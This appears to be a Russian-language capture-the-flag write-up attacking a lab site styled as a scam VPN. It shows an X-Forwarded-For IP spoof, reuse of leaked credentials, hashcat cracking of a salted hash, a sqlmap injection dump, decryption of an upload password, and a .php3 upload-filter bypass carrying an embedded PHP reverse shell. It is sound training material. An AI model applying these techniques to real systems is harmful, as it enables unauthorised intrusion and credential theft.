
The file is saved as 'info.php' and has 23 characters selected.

Судя по содержимому, очевидно, что пользователь с этим адресом успешно попал на страницу. Попробуем перехватить трафик и вписать туда заголовок

X-Forwarded-For: 185.193.196.99

Pretty	Raw	Hex
1 GET /admin_f7Z0pjDe3LmeR1/login.php HTTP/1.1		
2 Host: donthackme.ru		
3 Cookie: PHPSESSID=0evtpldmiu7m78f3lfbq9j8u54		
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Upgrade-Insecure-Requests: 1		
9 Sec-Fetch-Dest: document		
10 Sec-Fetch-Mode: navigate		
11 Sec-Fetch-Site: none		
12 Sec-Fetch-User: ?1		
13 Te: trailers		
14 Connection: keep-alive		
15 X-Forwarded-For: 185.193.196.99		
16		

Отлично, мы попали на сайт!



Ответ: H0CTF{X_F0Rw4Rd3d_FOR_Byp4sS}

06. Не меняйте пароли

Описание:

"Да кому ты нужен", - говорили они...

Входные данные:

Почта darkestpart@gmail.com
/robots.txt

Описание:

Вернемся к шагу 03. В файле robots.txt было следующее:

```
EmailSafetyCheck = "breachdirectory.org"

#BruteForce is NOT ALLOWED
WebMailClient = "https://wmail79.donthackme.ru/"

Email = "mydarkestpart@donthackme.ru"
Password = "" #Password removed
```

Проверим почту на proxyproxynova.com – по паролю есть утечка

darkestpart@donthackme.ru

```
darkestpart@gmail.com:sources00
darkestpart@webmail.com:sources00
darkestpart@gmail.com:sources00
darkestpart@webmail.com:sources00
```

На практике обычное дело использовать один пароль на многих сервисах и почтах, попробуем авторизоваться в почте wmail79.donthackme.ru, используя кредиты mydarkestpart@donthackme.ru :: sources00

FLAG HERE <<<

From: flag@flag.flag
To: mydarkestpart@donthackme.ru

H0CTF{L34KeD_PWDs_Op3n_D00rS}

Ответ: H0CTF{L34KeD_PWDs_Op3n_D00rS}

07. Где-то в дампах

Описание:

Сложно искать черные символы в черном дампе... Особенno, когда их там нет...

Входные данные:

Почта wmail79.donthackme.ru
Креды
mydarkestpart@donthackme.ru :: sources00

Решение:

В ходе изучения почтовых писем было найдено письмо от отправителя system@donthackme.ru с вложением log.txt – логи?

System Message

From: system@donthackme.ru
To: mydarkestpart@donthackme.ru

Export of BULogs sent to admin email in this message.

Attachments


log.txt

(1111.72 KB)

В ходе анализа логов было найдено следующее:

```
2023-12-22 17:12:56 - <sec> Access denied from 99.65.132.77
2023-12-22 17:15:16 - <warn> Can't start scheduled backup unless export path provided
2023-12-22 17:17:34 - <info> Information updated
2023-12-22 17:20:27 - <info> Status: OK
2023-12-22 17:22:02 - <info> Information updated
2023-12-22 17:23:08 - <sec> Access denied from 99.65.132.77
2023-12-22 17:23:38 - <info> Information updated
2023-12-22 17:25:01 - <sec> Access denied from 34.55.97.1
2023-12-22 17:26:08 - <err> Failed to start backup
2023-12-22 17:27:23 - <sec> AutoLogin on 'admin' from 127.0.0.1
2023-12-22 17:28:25 - <info> Log server restarted
2023-12-22 17:29:46 - <warn> Can't start scheduled backup unless export path provided
2023-12-22 17:30:02 - <sec> Login on 'admin' from 185.193.196.99
2023-12-22 17:31:27 - <info> Successfully backed up database to /scamvpn_bak221223.sql
2023-12-22 17:32:07 - <sec> Backups listed for 'admin'
2023-12-22 17:34:37 - <sec> AutoLogin on 'admin' from 127.0.0.1
2023-12-22 17:36:17 - <sec> Access denied from 34.55.97.1
2023-12-22 17:39:06 - <sec> Access denied from 34.55.97.1
2023-12-22 17:41:48 - <sec> Access denied from 34.55.97.1
2023-12-22 17:43:47 - <info> Log server restarted
2023-12-22 17:45:41 - <info> Status: OK
2023-12-22 17:46:30 - <err> Failed to start backup
2023-12-22 17:47:02 - <sec> Backups listed for 'admin'
2023-12-22 17:48:14 - <err> Failed to start backup
2023-12-22 17:49:49 - <sec> Backups listed for 'admin'
2023-12-22 17:52:41 - <info> Log server restarted
2023-12-22 17:54:43 - <info> Information updated
2023-12-22 17:57:18 - <info> Status: OK
2023-12-22 17:57:53 - <info> Status: OK
```

Обратимся по адресу www.donthackme.ru/scamvpn_bak221223.sql – нас там ожидает прекрасный бекап базы данных sql



```
scamvpn_bak221223.sql
Users > ilyashalnev > scamvpn_bak221223.sql
1 -- phpMyAdmin SQL Dump
2 -- version 5.2.1
3 -- https://www.phpmyadmin.net/
4 --
5 -- Host: mysql
6 -- Generation Time: Dec 27, 2023 at 05:59 AM
7 -- Server version: 8.0.21
8 -- PHP Version: 8.2.8
9
10 SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
11 START TRANSACTION;
12 SET time_zone = "+00:00";
13
14
15 /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@CHARACTER_SET_CLIENT */;
16 /*!40101 SET @OLD_CHARACTER_SET_RESULTS=@CHARACTER_SET_RESULTS */;
17 /*!40101 SET @OLD_COLLATION_CONNECTION=@COLLATION_CONNECTION */;
18 /*!40101 SET NAMES utf8mb4 */;
19
20
21 -- Database: `scamvpn`
22
23
24 -----
25
26
27 -- Table structure for table `admin`
28
29
30 CREATE TABLE `admin` (
31   `email` varchar(32) NOT NULL,
32   `username` varchar(32) NOT NULL,
33   `password` varchar(32) NOT NULL,
34   `salt` varchar(12) NOT NULL
35 ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
36
37
38 -- Dumping data for table `admin`
39
40
41 INSERT INTO `admin` (`email`, `username`, `password`, `salt`) VALUES
42 ('darkestpart@donthackme.ru', 'adminvpn', 'cb39aa8a449ef61f6cd6c95e4fe06e5f', '9Ly2K'),
43
44 ('flag@flag.flag', 'FLAG', 'H0CTF{D0_YoU_R34d_L0gs_HUH}', 'THIS IS NOT A VALID ACCOUNT'),
45
46
```

Ответ: H0CTF{D0_YoU_R34d_L0gs_HUH}

08. Вапросав многа

Описание:

| Но я вижу, Вы нашли на них ответы.

Входные данные:

| Бекап базы данных sql, полученный из шага 07

Решение:

В бекапе нас встречает логин, хеш и соль

```
INSERT INTO `admin` (`email`, `username`, `password`, `salt`) VALUES
('darkestpart@donthackme.ru', 'adminvpn', 'cb39aa8a449ef61f6cd6c95e4fe06e5f', '9Ly2K'),
```

Берем хеш вместе с солью и сохраняем в файлик 123.txt, его содержимое:

```
cb39aa8a449ef61f6cd6c95e4fe06e5f:9Ly2K
```

Далее уже по отработанной схеме:

```
hashcat -m 3710 123.txt -a 0 -d 1 .\rockyou.txt
```

Результат:

```
cb39aa8a449ef61f6cd6c95e4fe06e5f:9Ly2K:monkey4life
```

Итак, мы получили креды

```
adminvpn:monkey4life
```

Мчимся на уже известный нам адрес http://donthackme.ru:8080/admin_f7Z0pjDe3LmeR1/, авторизуемся под полученными кредами, встречаем там 2fa

Подозрительный вход, ответьте на
контрольные вопросы

Вопрос 1: Ваш город?

Ответить

Начинаем отвечать на вопросы, ответы на которые были получены в ходе трека OSINT,
поэтому откуда взялись эти ответы поговорим позже:

Кызыл
Леманов
Ликой
Мамалыга
#bvpnse07
Абхазия

Успешно проходим 2fa, попадаем в админскую панель



Ответ: H0CTF{T00_S7roNG_2FA_Or_NoT}

09. Защита от защиты

Описание:

| А скамер-то, по всей видимости, страдает паранойей.

Входные данные:

| Креды adminvprn:monkey4life

| http://donthackme.ru:8080/admin_f7Z0pjDe3LmeR1/

| Дамп базы данных SQL

Решение

На этот раз в /comments.php нам доступны все комментарии

MR JOHN

It's ok, good service



Дата: 2023-12-23 01:08:23

Vovan

Работают



Дата: 2023-12-23 01:08:23

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	
34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	
50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	
66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	
82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	
98	99	100	101	102	103	104	105	106	107	108	109	110	111			

Все те же комментарии есть и в базе данных

```
412 (347, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-23 03:01:09', 0),
413 (348, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-23 05:01:09', 0),
414 (349, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-23 05:01:09', 0),
415 (350, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-23 05:01:09', 0),
416 (351, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-23 05:01:09', 0),
417 (352, 'g0d', 'The best!', 5, '2023-12-23 03:32:46', 1),
418 (353, 'L34D3R', 'Top VPN form Top man', 5, '2023-12-23 03:32:46', 1),
419 (354, 'Anonymous', 'THX', 5, '2023-12-23 03:32:46', 1),
420 (355, 'jabo_008', 'Шикарный мат', 5, '2023-12-23 03:32:46', 1),
421 (356, 'TOV_MAYOR69', 'Взял 5 штук, все работают', 4, '2023-12-23 03:32:46', 1),
422 (358, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
423 (359, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
424 (360, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
425 (361, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
426 (362, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
427 (363, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
428 (364, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
429 (365, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
430 (366, 'SCAMMED', 'I WILL KILL UR SITE IDIOT, NO SCAM!!!', 1, '2023-12-24 03:54:48', 0),
```

Изучим ее детальнее, находим интересную таблицу, содержимое которой из дампа исключено:

```
-- Table structure for table `uploadpwd`
--

CREATE TABLE `uploadpwd` (
    `pwd` varchar(128) NOT NULL,
    `ekey` varchar(128) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Data for table `uploadpwd` excluded from dump
--
```

И правда, ни один имеющийся пароль не подошел для авторизации на эндпоинте /upload.php

Итак, у нас есть апи, которая по запросу из базы может брать комментарии с ключом approved, но нам бы как-то прочитать содержимое таблицы uploadpwd...кавычка?

```
INSERT INTO `comments` (`id`, `username`, `text`, `rate`, `date`, `approved`) VALUES
(1, 'Anonymous', 'Хорошие VPN! Недорогие и качественные, задницу прикрывают хорошо.', 5, '2023-12-22 21:17:33', 1),
(2, 'Anonymous', 'Всё супер, мне понравилось', 5, '2023-12-23 01:08:23', 1),
(3, 'Vladik', 'OK', 4, '2023-12-23 01:08:23', 1),
(4, 'MR JOHN', 'Its ok, good service', 5, '2023-12-23 01:08:23', 1),
(5, 'Vovan', 'Работают', 5, '2023-12-23 01:08:23', 1),
(6, 'Anonymous', '+++', 5, '2023-12-23 01:08:23', 1),
(7, 'Jerry', 'SCAM SHIT', 1, '2023-12-23 01:08:23', 0),
```

Вставив кавычку, я получил 500 ответ

Request	Response
<pre>Pretty Raw Hex 1 GET /admin_f7Z0pjDe3LmeR1/comments.php?page=39&per_page=5&approved=all HTTP/1.1 2 Host: donthackme.ru 3 Cookie: PHPSESSID=0evtpldmiu7m78f3lfbq9j8u54 4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://donthackme.ru/admin_f7Z0pjDe3LmeR1/comments.php 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Connection: keep-alive 16 X-Forwarded-For: 185.193.196.99 17 18</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 500 Internal Server Error 2 Server: nginx/1.24.0 3 Date: Tue, 25 Jun 2024 03:17:41 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/8.2.14 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 Content-Length: 0 11 12</pre>

Дальше дело техники

```
sqlmap -u
'donthackme.ru/admin_f7Z0pjDe3LmeR1/comments.php?page=2&per_page=5&approved=1'
-H 'X-Forwarded-For: 185.193.196.99' -p approved -T uploadpwd --random-agent
--cookie='PHPSESSID=0evtpldmiu7m78f31fbq9j8u54' --dump uploadpwd
```

Успешно что-то получили

```
[23:18:55] [INFO] fetching entries for table 'uploadpwd' in database 'scamvpn'
Database: scamvpn
Table: uploadpwd
[1 entry]
+-----+-----+
| pwd | ekey |
+-----+-----+
| V2lpUmVtTkdnDNUxNdElERWRWWoxdFpjMmw2NmdDZjNpTW03Z3BoS1V3WT060ml2MTYwMFhKazUwUXdiUGE= | SZbunEGKNu29xx3C |
+-----+-----+
```

```
(kali㉿kali)-[~]
$ echo 'V2lpUmVtTkdnDNUxNdElERWRWWoxdFpjMmw2NmdDZjNpTW03Z3BoS1V3WT060ml2MTYwMFhKazUwUXdiUGE=' | base64 -d
WiiRemNGC5LMtIDEdVYj1tZc2l66gCf3iMm7gphKUwY=::iv1600XJk50QwbPa
(kali㉿kali)-[~]
$
```

Ага, iv намекает на AES

AES Decryption

AES Encrypted Text

WiiRemNGC5LMtIDEdVYj1tZc2l66gCf3iMm7gphKUwY=

Select Cipher Mode of Decryption ?

CBC

Select Padding ?

NoPadding

Enter IV Used During Encryption(Optional) ?

iv1600XJk50QwbPa

Key Size in Bits ?

128

Enter Secret Key used for Encryption ?

SZbunEGKNu29xx3C


Output Text Format Base64 Plain-Text

Decrypt

AES Decrypted Output

xwhXG3Z22LawjbVh

Пробуем ввести полученную строку в качестве пароля на /upload.php – бинго, подошел



Ответ: H0CTF{SQL1_4nD_3NcRyP710N}

10. Заметь слона

Описание:

Было бы глупо не проверить то место, в которое попал Ваш злостный файлик.

Входные данные:

Пароль на загрузку – xwhXG3Z22LawjbVh
Дамп базы данных SQL

Решение:

Очевидно, что все склоняется в сторону file upload vulnerability, пробуем тыкаться.

Расширение .php блокируется, но вот альтернативные .php3, .php4, итд – нет.

```
-----33866209939579249672009636063
Content-Disposition: form-data; name="uploaded_file"; filename="1.php3"
Content-Type: application/x-php
```

Success. fileid: 9286601

Загрузка файла

Browse...

No file selected.

Загрузить

Окей, расширение байпаснули, следующая проблема – проверка контента: если в байт-коде встречаются слова/символы из php-нагрузки, мы получаем следующую ошибку:

Файл содержит PHP код и не может быть загружен.

Загрузка файла

Browse...

No file selected.

Загрузить

Нередко бывает такое, что фильтр проверяет первые n байт, берем большую картинку, меняем расширение на .php3, в байт-код картинки прописываем phpреверс шелл:

Request

Pretty Raw Hex

```

1 GET /api/getfile.php?fileid=3287351 HTTP/1.1
2 Host: donthackme.ru
3 Cookie: PHPSESSID=0evtpldmiu7m78f3lfbq9j8u54
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://donthackme.ru/admin_f7ZOpjDe3LmeR1/dashboard.php
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: keep-alive
14 X-Forwarded-For: 185.193.196.99
15
16


```

Response

Pretty Raw Hex Render

```

